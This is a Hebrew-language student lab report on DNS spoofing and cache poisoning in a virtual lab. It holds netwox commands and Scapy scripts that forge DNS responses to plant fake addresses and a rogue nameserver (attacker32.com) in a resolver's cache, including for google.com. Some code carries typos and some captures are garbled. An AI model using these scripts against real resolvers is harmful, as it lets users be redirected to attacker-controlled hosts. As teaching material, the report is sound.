הCLIENT יקבל מענה מהATTACKER ל-dns query לפני ששרת ה-DNS המקורי יענה ובכך תתבצע הרעלה לכתובת הIP של האתר אליו הCLIENT רוצה להיכנס והוא יכנס לאתר זדוני.

○ תוצאה מצופה

לאחר ההרעלה נבצע dig ונרצה לוודא שה dns resolver קיבל את הIP המזויף לאתר שאליו הCLIENT ניסה לגשת.

- ביצוע המשימה:

תחילה נבצע dig ממחשב הclient לאתר www.example.net כדי לראות מה IP האתר

```
[Tue Apr 04 21:12:09] Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 10320
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL:
5
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                86400   IN      A      93.184.216.34
```

ניתן לראות שהIP הוא: 93.184.216.34

כעת נרצה לנקות את זיכרון cache של שרת הDNS הלוקאלי שלנו על ידי הפקודה הבאה:

```
[Tue Apr 04 21:12:13] Server:~$ sudo rndc flush
```

נרצה להרעיל את הCLIENT ולגרום לו להיכנס לIP אחר כאשר הוא נכנס לכתובת www.example.net, נרצה לגרום לו לשלוח בקשת DNS לכתובת של גוגל 172.217.22.68

```
[Tue Apr 04 21:26:51] Attacker:~$ sudo netwox 105 -h example.net -H
172.217.22.68 -a ns.example.net -A 8.8.8.8 -f "src host 10.0.2.4 a
nd udp port 53"
```

השתמשנו בכלי netwox 105 אשר מאזין לפאקטות dns query שנשלחו מIP 10.0.2.4 לפורט 53 ומזייף dns response ועונה לפני שרת הdns אליו נשלחה הבקשה עם הנתונים אותם נרצה.

h- – מציין את שם האתר לו נרצה לשנות את הIP

- H – מציין את הIP אליו נרצה לשנות
- a – מציין את שם השרת DNS של האתר אליו נפנה
- A – מציין את הIP של שרת הDNS אליו נפנה
- f – מציין את הפילטר לפיו נרצה להאזין לפאקטות

כעת נשלח שאילתת DNS query מהclient עבור כתובת IP לאתר www.example.net בעזרת הפקודה dig

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                10      IN      A      172.217.22.68

;; AUTHORITY SECTION:
ns.example.net.                10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.                10      IN      A      8.8.8.8

;; Query time: 51 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Apr 04 21:28:30 IDT 2023
```

ניתן לראות שכתובת הIP של האתר השתנתה מהמקור שהיה לפני כן לIP של גוגל 172.217.22.68 ושרת authority השתנה גם כן לשרת של גוגל 8.8.8.8

- נדרש לבצע ניקוי לCACHE של השרת מאחר והשרת מקבל את שאילתת הDNS של הCLIENT ומעביר אותה לשרת DNS חיצוני לבדיקת הכתובת, בו זמנית הATTACKER מחזיר תשובה ראשון עם הIP המזויף אותו רצינו ולכן הCLIENT מציג את התשובה הרצויה, אך לאחר מכן הCLIENT מקבל תשובה נוספת מהשרת DNS המקורי שאומר לו מה הכתובת האמיתית של האתר ולכן מתבצע עדכון בCACHE של השרת ואם נבצע dig נוסף ללא ניקוי הזיכרון נקבל את הנתונים האמיתיים ולא המזויפים.

- סיכום משימה


הצלחנו לבצע את המשימה, שתלנו כתובת IP שונה מהאמיתית בזיכרון local dns על ידי נתינת מענה לשאילתת dns query של השרת הלוקאלי לפני קבלת המענה משרתי DNS חיצוניים הוכחנו זאת על ידי כך שבעת קבלת מענה של dig קיבלנו לפני ההרעלה את הIP האמיתי ולאחר ההרעלה את הIP המזויף, וגם בעצירת ביצוע המתקפה בעזרת כלי הNETWOX עדיין כתובת הIP המזויפת נשמרה בזיכרון של local dns. גילינו כיצד להרעיל זיכרון של local dns ולהשתיל בו כתובת IP מזויפת למשך זמן שנבחר ובכך למנוע ממנו לפנות לשרתי DNS חיצוניים, בנוסף גילינו מדוע נדרש להגדיר raw בspooof ip.

התוצאות התאימו למצופה מאחר וכתובת האתר נתנה את הIP שהטמענו בשאילתת dns response המזויפת ונשמרה בזיכרון למשך הזמן שהקצנו. לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 6: DNS Cache Poisoning Attack

• מבוא:

○ תיאור



במשימה זו נרצה לבצע זיוף מענה לשאילתת בקשת DNS שתענה לפני שרת ה-DNS המקורי ולגרום לשרת ה-local dns לשמור את המענה בזיכרון ה-cache.

○ מטרה

ה-local dns יקבל מענה מה-ATTACKER ל-dns query לפני ששרת ה-DNS המקורי יענה עם כמות זמן לשמירת ה-IP בזיכרון ה-CACHE ובכך תתבצע הרעלה לכתובת ה-IP של האתר אליו נשלחה בקשת dns query, דבר זה יגרום לclient לקבל מענה עם ה-IP המזויף כל עוד הכתובת תישאר בזיכרון ה-cache של ה-local dns.

○ תוצאה מצופה

לאחר ההרעלה נבצע dig ונרצה לוודא שהכתובת ה-IP המזויפת מתקבלת במהלך הזמן שהוקצה לו להישאר בזיכרון ה-local dns ללא צורך בביצוע הרעלה נוספת.

- ביצוע המשימה:

תחילה נבצע ניקוי לזיכרון cache בשרת dns local 10.0.2.6 על ידי הפקודה `sudo rndc flush`

נשלח dig מהclient כדי לראות שכעת הוא מקבל מענה עם הIP המקורי של השרת www.example.com

```
;; ANSWER SECTION:
www.example.net.      86400    IN       A       93.184.216.34

;; AUTHORITY SECTION:
example.net.          172800   IN       NS      b.iana-servers.net.
example.net.          172800   IN       NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.  172800   IN       A       199.43.135.53
a.iana-servers.net.  172800   IN       AAAA    2001:500:8f::53
b.iana-servers.net.  172800   IN       A       199.43.133.53
b.iana-servers.net.  172800   IN       AAAA    2001:500:8d::53
```

ניתן לראות שהIP כעת הוא 93.184.216.34

ננקה שוב את זיכרון הCACHE ב dns local ונבצע הרעלה לשרת

על ידי הרצת הפקודה הבאה מהATTACKER

```
[Sat Apr 08 13:00:23] Attacker:~$ sudo netwox 105 -h example.net -H
172.217.22.68 -a ns.example.net -A 8.8.8.8 -T 600 -f "src host 10.
0.2.6 and udp port 53" -s raw
```

הוספנו הגדרה לכמה זמן נרצה להשאיר את הdns response בזיכרון cache של הסרבר על ידי הפרמטר T- (TTL) שאותו בחרנו ל600 שניות

בנוסף נדרש להגדיר ב(-s) ip spoof את המונח raw כדי למנוע מהכלי netwox 105 לחכות למענה של הכתובת MAC כדי לזייף אותה מאחר ואנחנו לא יושבים על אותה רשת עם שרת הDNS של האתר ולכן הכתובת MAC לא רלוונטית ואם הכלי יחכה לתשובת הARP היא לא תגיע, ובינתיים ההרעלה תתעכב ולא תתבצע ושרת הDNS המקורי יספיק לענות לפנינו.

כעת נשלח dig מהclient לאתר www.example.net

תמונה מהATTACKER לזיוף מענה מהשרת הלוקאלי

```
DNS_question
| id=3131   rcode=0K           opcode=QUERY
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1
| www.example.net. A
| . OPT UDPpl=512 errcode=0 v=0 ...

DNS_answer
| id=3131   rcode=0K           opcode=QUERY
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1
| www.example.net. A
| www.example.net. A 600 172.217.22.68
| ns.example.net. NS 600 ns.example.net.
| ns.example.net. A 600 8.8.8.8
```

תמונה מהCLIENT למענה dig

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net. 600 IN      A      172.217.22.68

;; AUTHORITY SECTION:
. 600 IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net. 600 IN      A      8.8.8.8
```

ניתן לראות שהזיוף הצליח וכעת כתובת האתר השתנתה ונשארת בזיכרון
למשך 600 שניות

כעת ביטלנו את כלי האסנו netwos ושלחנו בקשת dig נוספת מה client כדי לראות שאכן זכרון ה cache שומר את הכתובת המזויפת וקיבלנו מענה דומה עם עדכון TTL שנשאר

```
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                 441     IN      A      172.217.22.68
;; AUTHORITY SECTION:
.                                441     IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.                  441     IN      A      8.8.8.8
```

ניתן לראות שהזמן הנותר בזיכרון הוא 441 שניות

בדקנו במהלך ביצוע הזיוף ולאחר ביצוע הזיוף את ה PACKETS שנשלחו ברשת בעזרת WIRESHARK וראינו את התעבורה הבאה:

No.	Time	Source	Destination	Info
2	2...	10.0.2.6	198.41.0.4	Standard query
3	2...	10.0.2.6	198.41.0.4	Standard query
4	2...	198.41.0...	10.0.2.6	Standard query
5	2...	198.41.0...	10.0.2.6	Standard query
6	2...	10.0.2.6	10.0.2.4	Standard query
7	2...	198.41.0...	10.0.2.6	Standard query
8	2...	198.41.0...	10.0.2.6	Standard query
17	2...	10.0.2.4	10.0.2.6	Standard query
18	2...	10.0.2.6	10.0.2.4	Standard query

```

▸ www.example.net: type A, class IN
▾ Answers
▾ www.example.net: type A, class IN, addr 172
  Name: www.example.net
  Type: A (Host Address) (1)
  Class: IN (0x0001)
  Time to live: 600
  Data length: 4
  Address: 172.217.22.68

```

ניתן לראות בpacket המסומן את התשובה שקיבל הclient מהdns local בזמן הזיוף, התשובות שהdns local קיבל מהdns ברשת לא נשמרו בזיכרון מאחר והוא קיבל מענה נוסף לפני כן בעזרת הכלי netwox.

נעת אספנו את הpackets שעברו לאחר ביטול כלי הnetwox

172...	10.0.2.4	10.0.2.6	Standard query
182...	10.0.2.6	10.0.2.4	Standard query

```
www.example.net: type A, class IN
```

```
Answers
```

```
www.example.net: type A, class IN, addr 172
```

```
Name: www.example.net
```

```
Type: A (Host Address) (1)
```

```
Class: IN (0x0001)
```

```
Time to live: 441
```

```
Data length: 4
```

```
Address: 172.217.22.68
```

ניתן לראות שהפעם שרת הlocal dns לא פנה לשרתי dns חיצוניים מאחר והתשובה כבר הייתה אצלו בזיכרון הcache והוא יכל לשלוף אותה ללא צורך בבדיקה מי הIP של הכתובת

ולפי השורה המסומנת הlocal dns שלח את הכתובת המזויפת ששתלנו בזיכרון.

• סיכום המשימה

הצלחנו לבצע את המשימה, שתלנו כתובת IP שונה מהאמיתית בזיכרון הlocal dns על ידי נתינת מענה לשאילתת dns query של השרת הלוקאלי לפני קבלת המענה משרתי DNS חיצוניים

הוכחנו זאת על ידי כך שבעת קבלת מענה של dig קיבלנו לפני ההרעלה את הIP האמיתי ולאחר ההרעלה את הIP המזויף, וגם בעצירת ביצוע המתקפה בעזרת כלי הNETWOX עדיין כתובת הIP המזויפת נשמרה בזיכרון של הlocal dns.

גילינו כיצד להרעיל זיכרון של הlocal dns ולהשתיל בו כתובת IP מזויפת למשך זמן שנבחר ובכך למנוע ממנו לפנות לשרתי DNS חיצוניים, בנוסף גילינו מדוע נדרש להגדיר raw בspoof ip.


התוצאות התאימו למצופה מאחר וכתובת האתר נתנה את הIP שהטמענו בשאילתת הdns response ונשמרה בזיכרון למשך הזמן שהקצנו.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 7: DNS Cache Poisoning: Targeting the Authority Section

• מבוא:

○ תיאור



במשימה זו נרצה לבצע זיוף מענה לשאילתת בקשת DNS ולגרום לשרת הlocal dns לשמור את המענה בזיכרון cache עם שרת Authority שונה מהמקור.

○ מטרה

להרעיל את שרת הlocal dns כך שעבור כל בקשות עם סיומת domain example.net יועברו לauthority שאנחנו נבחר במקום המקור.

○ תוצאה מצופה

לאחר ההרעלה נבצע dig ונוודא שכתובת הauthority של הכתובת תהיה הכתובת המזויפת שבחרנו.

- ביצוע המשימה:

תחילה נבצע ניקוי לזיכרון cache בשרת dns local 10.0.2.6 על ידי
הפקודה `sudo rndc flush`

נשלח dig מהclient כדי לראות שכעת הוא מקבל מענה עם הIP המקורי של
השרת www.example.com

```
;; ANSWER SECTION:
www.example.net.      86400    IN       A       93.184.216.34

;; AUTHORITY SECTION:
example.net.          172800   IN       NS      b.iana-servers.net.
example.net.          172800   IN       NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.   172800   IN       A       199.43.135.53
a.iana-servers.net.   172800   IN       AAAA    2001:500:8f::53
b.iana-servers.net.   172800   IN       A       199.43.133.53
b.iana-servers.net.   172800   IN       AAAA    2001:500:8d::53
```

ניתן לראות שהIP כעת הוא 93.184.216.34

ננקה שוב את זיכרון הCACHE ב dns local ונבצע הרעלה לשרת

נכתוב את הקוד הבא בעצמנו באמצעות scapy לצורך האזנה לפאקטות DNS ושליחת מענה
מזויף מהattacker:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    #qd = question data, qname = domain name in the query
    if (DNS in pkt and 'example.net' in str(pkt[DNS].qd.qname)):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
            ttl=259200, rdata='172.217.22.68')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
            ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
            ttl=259200, rdata='ns2.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
            ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
            ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancourt=1, nscount=1, arcount=0,
            an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPk/DNSpkt
        send(spoofpkt, verbose=0)
        print("Packet Sent")

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

בקוד ביצענו האזנה לפאקטות הנשלחות בUDP עם פורט 53 כלומר DNS,
כאשר מתקבלת פאקט ברשת פונקציית הזיוף שכתבנו תענה לdns query
שנשלח במידה והוא מכיל שאלה על הכתובת example.net

פירוט קצר על יצירת dns packet:

- qd: Query Domain; should be the same as that in the Request.
- aa: Authoritative answer (1 means that the answer contains Authoritative answer).
- rd: Recursion Desired (0 means to disable Recursive queries).
- qr: Query Response bit (1 means Response).
- qdcount: number of query domains.
- ancourt: number of records in the Answer section.
- nscount: number of records in the Authority section.
- arcount: number of records in the Additional section.
- an: Answer section
- ns: Authority section
- ar: Additional section

מאחר והתבקשנו להוסיף רק שורת authority בזיכרון ה-CACHE נרצה לשלוח
רק שורה אחת ולכן nscount = 1 (authority) , ancourt = 1 (answer)
arcount = 0 (additional)

נריץ את הקוד על ה-ATTACKET ונבצע dig מהclient

```
[Sat Apr 08 14:45:45] Attacker:~$ sudo python3 7.py
Packet Sent
```

ניתן לראות שהפאקט נשלח מהתוקף

תמונה מהCLIENT לאחר ביצוע dig

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4006
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: Message has 102 extra bytes at end

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      172.217.22.68

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.

;; Query time: 67 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
```

ניתן לראות שהclient קיבל את הנתונים המזויפים אותם רצינו והוגדר לו ששרת הauthority של כתובת www.example.net הוא attacker32.com

תמונה מהclient לאחר ביצוע dig גם לכתובת mail.example.net

```
;; QUESTION SECTION:
mail.example.net.          IN      A


;; ANSWER SECTION:
mail.example.net.          259200  IN      A      172.217.22.68

;; AUTHORITY SECTION:
example.net.                259200  IN      NS      attacker32.com.

;; Query time: 20 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Apr 08 15:28:22 IDT 2023
;; MSG SIZE rcvd: 207
```

ניתן לראות שהclient קיבל את הנתונים המזויפים אותם רצינו והוגדר לו ששרת הauthority של כתובת mail.example.net הוא attacker32.com

תיעדנו את הPACKETS שעוברו על הרשת במהלך ביצוע ההתקפה מהATTACKER



192.26.9... 10.0.2.6 Standard query response

10.0.2.6 10.0.2.6 Standard query response

ass: IN (0x0001)
me to live: 259200
ta length: 4
dress: 172.217.22.68
oritative nameservers
mple.net: type NS, class IN, ns attacker32.com

ניתן לראות את אחת הפאקטות שזייפנו ובה את כתובת הauthority שרצינו attacker32.com

- סיכום המשימה

הצלחנו לבצע את המשימה, שתלנו כתובת AUTHORITY שונה בזיכרון cache של שרת ה-local dns ובכך כל בקשה על כתובות הקשורות לexample.net תשלח לשרת dns אותו הגדרנו במקום למקור.

הוכחנו זאת על ידי כך שבעת ביצוע dig מהclient הראנו ששרת הauthority המוגדר השתנה מהמקור לשרת שרצינו attacker32.com.

גילינו כיצד לבצע הגדרה של שרת DNS אחר לכתובת מסוימת ועל ידי כך להרעיל את כל הבקשות הנשלחות על אותה הכתובת ולא רק עבור שרת ספציפי.


התוצאות התאימו למצופה מאחר וכתובת הAUTHORITY השתנתה לכתובת שרצינו והשאלות נשלחות אליה.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 8: Targeting Another Domain

• מבוא:

○ תיאור



במשימה זו נרצה לבצע זיוף מענה לשאילתת בקשת DNS ולגרום לשרת ה local dns לשמור את המענה בזיכרון cache עם שרת Authority שונה מהמקור לכתובת נוספת שלא התבקשנו לתת מענה עליה.

○ מטרה

להרעיל את שרת ה local dns כך שעבור כל בקשות עם סיומת domain example.net יועברו ל authority שאנחנו נבחר במקום המקור וביחד עם שינוי ה authority לכתובת המבוקשת נבצע שינוי ל authority של כתובת נוספת אותה נרצה כגון google.com

○ תוצאה מצופה

לאחר ההרעלה נבצע dig ונוודא שכתובת ה authority של הכתובת תהיה הכתובת המזויפת שבחרנו ונקבל שורה נוספת על הכתובת של google.com עם authority מזויף, בנוסף נרצה שהכתובת תשמר ב CAHCE של ה local dns.

- ביצוע המשימה:

תחילה נבצע ניקוי לזיכרון cache בשרת dns local 10.0.2.6 על ידי
הפקודה `sudo rndc flush`

נשלח dig מהclient כדי לראות שכעת הוא מקבל מענה עם הIP המקורי של
השרת www.example.com

```
;; ANSWER SECTION:
www.example.net.      86400    IN       A        93.184.216.34

;; AUTHORITY SECTION:
example.net.          172800   IN       NS       b.iana-servers.net.
example.net.          172800   IN       NS       a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.   172800   IN       A        199.43.135.53
a.iana-servers.net.   172800   IN       AAAA     2001:500:8f::53
b.iana-servers.net.   172800   IN       A        199.43.133.53
b.iana-servers.net.   172800   IN       AAAA     2001:500:8d::53
```

ניתן לראות שהIP כעת הוא 93.184.216.34

ננקה שוב את זיכרון הCACHE ב dns local ונבצע הרעלה לשרת

נכתוב את הקוד הבא בעֵקֵפֵי scapy לצורך האזנה לפאקטות DNS ושליחת מענה
מזויף מהתוקף: attacker

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    #qd = question data, qname = domain name in the query
    if (DNS in pkt and 'example.net' in str(pkt[DNS].qd.qname)):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
            ttl=259200, rdata='172.217.22.68')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
            ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS',
            ttl=259200, rdata='attacker32.com')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
            ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
            ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=0,
            an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt, verbose=0)
        print("Packet Sent")

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

בקוד ביצענו האזנה לפאקטות הנשלחות בֵּי־UDP עם פורט 53 כלומר DNS, כאשר מתקבלת פאקט ברשת פונקציית הזיוף שכתבנו תענה לֵּדֵּ֫נִי dns query שנשלח במידה והוא מכיל שאלה על הכתובת example.net

מאחר והתבקשנו להוסיף רק 2 שורות authority בזיכרון ה־CACHE נרצה לשלוח רק 2 שורות ולכן (authority) nscount = , (answer) ancount = 1
arcount = 0 (additional)

